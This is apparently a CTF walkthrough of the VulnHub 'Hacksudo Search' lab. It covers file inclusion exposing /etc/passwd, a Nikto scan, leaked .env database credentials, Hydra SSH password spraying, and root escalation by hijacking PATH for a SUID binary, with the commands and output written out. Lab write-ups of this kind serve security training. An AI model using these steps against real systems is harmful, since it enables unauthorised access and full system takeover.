[Visit --> www.hacksudo.com](http://www.hacksudo.com)

Output of view-source:<http://192.168.56.102/search1.php>:

The screenshot shows the Mozilla Firefox browser window with the URL `http://192.168.56.102/search1.php` in the address bar. The title bar says "view-source: http://192.168.56.102/search1.php — Mozilla Firefox". The page content is the source code of `search1.php`, which includes navigation links for Home, About, and Contact, and a search form.

```
86 <!-- Find me @hacksudo.com/contact @fuzzing always best option :) -->
87 <font color=white>
88
89 <div class="topnav">
90   <a class="active" href="?find=home.php">Home</a>
91   <a href="?Me=about.php">About</a>
92   <a href="?FUZZ=contact.php">Contact</a>
93 <div class="search-container">
94   <form action="submit.php">
95     <input type="text" placeholder="Search.. name=search">
96     <button type="submit"><i class="fa fa-search"></i></button>
97   </form>
98 </div>
99 </div>
100
101 <div style="padding-left:16px">
102   <h1><font color=red>HackSudo</font> Search box</h1>
103   <p>JumpStation The web crawler with Google</p>
104 </div>
105
106 <!DOCTYPE html>
107 <head>
108   <meta charset = "utf-8">
109   <title>HackSudoSearch</title>
110 </head>
111
112 <body style="background-color:Navy;">
113 <center>
114 <font color=white>
115 <div style = "width : 600px; margin: 10px auto">
116   <h1 style = "text-align: center"> <font color=red>HackSudo</font><font color=black> Search</font> </h1> <h2><br>A pretty useless search engine<br></h2>
117
118   <form action= "search.php" method = "post">
119     <input type="text" style="width: 100%; font-size: 16px;" name="q" value="" placeholder="Search the hacksudo">
120
121     <div style = "text-align: center"> <input type="submit" style="font-size: 16px; margin-top: 10px;" name="search" value="Search"> </div>
122
123   </form>
124 </div>
125 </font>
126 </center>
127 </body>
128 </html>
129
130 </font>
```

The potentially useful lines of code include `ME=about.php` on line 91 and `FUZZ=contact.php` on line 92, which correspond to the “About” and “Contact” pages respectively.

Home page: <http://192.168.56.102/search1.php?find=home.php>


About page: <http://192.168.56.102/search1.php?Me=about.php>

Contact page: <http://192.168.56.102/search1.php?FUZZ=contact.php>

2023-06-13T16:10

Webpage for <http://192.168.56.102/search1.php?find=/etc/passwd>: No change to the webpage

Webpage for <http://192.168.56.102/search1.php?me=/etc/passwd>:



Output of view-source:<http://192.168.56.102/search1.php?me=/etc/passwd>:

The screenshot shows a web browser window with the URL `view-source:192.168.56.102/search1.php?me=/etc/passwd`. The page content is identical to the one in the first screenshot, but the word `/bin/bash` is highlighted in purple across the entire page.

```
root:x:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:*:100:65534:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:*:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:*:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:*:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
hacksudo:x:1000:1000:hacksudo,,,:/home/hacksudo:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
monali:x:1001:1001:,,,:/home/monali:/bin/bash
john:x:1002:1002:,,,:/home/john:/bin/bash
search:x:1003:1003:,,,:/home/search:/bin/bash
```

It is now known that there is a root user, along with users hacksudo, monali, john, and search.

2023-06-13T18:40

Applied the Nikto Kali Linux tool to obtain specific vulnerability details about the host with IP address 192.168.56.102.

Command used: nikto -h 192.168.56.102

Output:


```
root@kali:~# nikto -h http://192.168.56.102
[+] Nikto v2.5.0
[+] Target IP: 192.168.56.102
[+] Target Hostname: 192.168.56.102
[+] Target Port: 80
[+] Start Time: 2023-06-13 18:39:21 (GMT-4)

[+] Server: Apache/2.4.38 (Debian)
[+] /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
[+] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
[+] No CGI Directories found (use '-C all' to force check all possible dirs)
[+] Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
[+] /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.0.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
[+] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
[+] /account/: Directory indexing found.
[+] /account/: This might be interesting.
[+] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
[+] /.env: .env file found. The .env file may contain credentials.
[+] /README.md: Readme Found.
[+] 8102 requests: 0 error(s) and 10 item(s) reported on remote host
[+] End Time: 2023-06-13 18:40:14 (GMT-4) (53 seconds)

[+] 1 host(s) tested
[+] jcountry@kali:~#
```

A critical file that may be useful in this attack is `/.env` since Nikto states that this file may contain credentials for users.

Output of http://192.168.56.102/.env:



```
APP_name=HackSudoSearch
APP_ENV=local
APP_key=base64:aGFja3N1ZG8gaGVscCB5b3UgdG8gbGVhcm4gQ1RGICwgY29udGFjdCB1cyB3d3cuaGFja3N1ZG8uY29tL2NvbnRhY3QK
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_USERNAME=hiraman
DB_PASSWORD=MyD4dSuperH3r0!
```

This file indicates credentials for a mySQL database with username hiraman and password MyD4dSuperH3r0!

Output after using an echo command with the APP_key=base64:

```
[jcountry㉿kali] ~
$ echo aGFja3N1ZG8gaGVscCB5b3UgdG8gbGVhcm4gQ1RGICwgY29udGFjdCB1cyB3d3cuaGFja3N1ZG8uY29tL2NvbnRhY3QK | base64 -d
hacksudo help you to learn CTF , contact us www.hacksudo.com/contact
```

2023-06-13T19:10

Created projectusernames.txt file that contains the four found potential usernames and stored it into my Kali account.

Contents of projectusernames.txt:

```
hacksudo
monali
john
search
```

2023-06-13T19:14

Used projectusernames.txt, the found password from http://192.168.56.102/.env, and the Hydra tool to try and gain access into the ssh server via port 22.

Command used: hydra -L projectusernames.txt -p MyD4dSuperH3r0!
ssh://192.168.56.102:22 -vv

Output:

```
[root@kali] [/home/jcountry]
# hydra -L projectusernames.txt -p MyD4dSuperH3r0! ssh://192.168.56.102:22 -vv
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
[
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-13 19:17:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefie (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (1:5:p:1), -1 try per task
[DATA] attacking ssh://192.168.56.102:22
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://hacksudo@192.168.56.102:22
[INFO] Successful, password authentication is supported by ssh://192.168.56.102:22
[22][ssh] host: 192.168.56.102 login: hacksudo password: MyD4dSuperH3r0!
[STATUS] attack finished for 192.168.56.102 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-13 19:18:05
```

Since the username and password credentials of the ssh server are now known, it may be possible to perform privilege escalation through the hacksudo account.

2023-06-13T20:02

Logged into the Hacksudo account while on my Kali account in root mode to begin the fifth step of the penetration test, post-exploitation.

Command used: ssh hacksudo@192.168.56.102

```
[root@kali] [/home/jcountry]
# ssh hacksudo@192.168.56.102
hacksudo@192.168.56.102's password:
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 13 00:00:47 2023 from 192.168.56.113
```

2023-06-13T20:05

Took advantage of a SUID binary file called searchinstall.c in the Hacksudo account to give myself root privileges. This file was in the /search/tools directory.

```
hacksudo@HacksudoSearch:~$ ls
193691 backup davidwasalshere.txt install search user.txt victorwashere.txt
hacksudo@HacksudoSearch:~$ nano user.txt
hacksudo@HacksudoSearch:~$ cat searchinstall.c
cat: searchinstall.c: No such file or directory
hacksudo@HacksudoSearch:~$ cd search
hacksudo@HacksudoSearch:~/search$ ls
admin dd tools
hacksudo@HacksudoSearch:~/search$ cd tools
hacksudo@HacksudoSearch:~/search/tools$ ls
file install searchinstall searchinstall.c
hacksudo@HacksudoSearch:~/search/tools$ cat searchinstall.c
#include<unistd.h>
void main()
{
    setuid(0);
    setgid(0);
    system("install");
}
```

2023-06-13T20:15

Created a bash script with the name ‘install,’ gave it permission to be executed, and changed the path so that it would get sent to the tools directory.

Commands used:

```
echo "/bin/bash" > install
chmod +x install
export PATH=/home/hacksudo/search/tools:$PATH
```

Afterwards, installing searchinstall immediately got me into root mode for the Hacksudo account.

2023-06-13T20:30

The last two things I did was use the `id` command to ensure I had root access, and then I navigated myself to the root directory to access a file called `root.txt`, which is in the root directory. I got to the root directory by changing the directory to the home directory, then going back to its parent directory, then I could get to the root directory and access the `root.txt` file.

Output of `id` command:

```
root@HacksudoSearch:~/search/tools# id
(uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(hacksudo)
```

Contents of `root.txt`:

```
root@HacksudoSearch:/root# cat root.txt
[ [--\ /--| | /----| | /---| | /---\ <---| /---\ /---\ /---/---| /--\
| | | | (| | (| | \---\ | | | | (| | ---| /---\ /---\ | | | | (| | | |
| | | | \---| | \---| | \---\ /---\ | \---/ | \---\ | | | | \---| | |
You Successfully Hackudo search box
rooted!!!


flag={9fb4c8fce26929041427c935c6e0879}
root@HacksudoSearch:/root#
Date: 2022-04-12 21:03:04 (Tue, 2022-04-12 21:03:04 EDT)
```

References

<https://www.youtube.com/watch?v=xX9dsDBdb3A>

<https://akshaytrimukhe.medium.com/hello-today-i-am-going-to-solve-another-vulnhub-machine-called-hacksudo-search-df2e04224a6b>

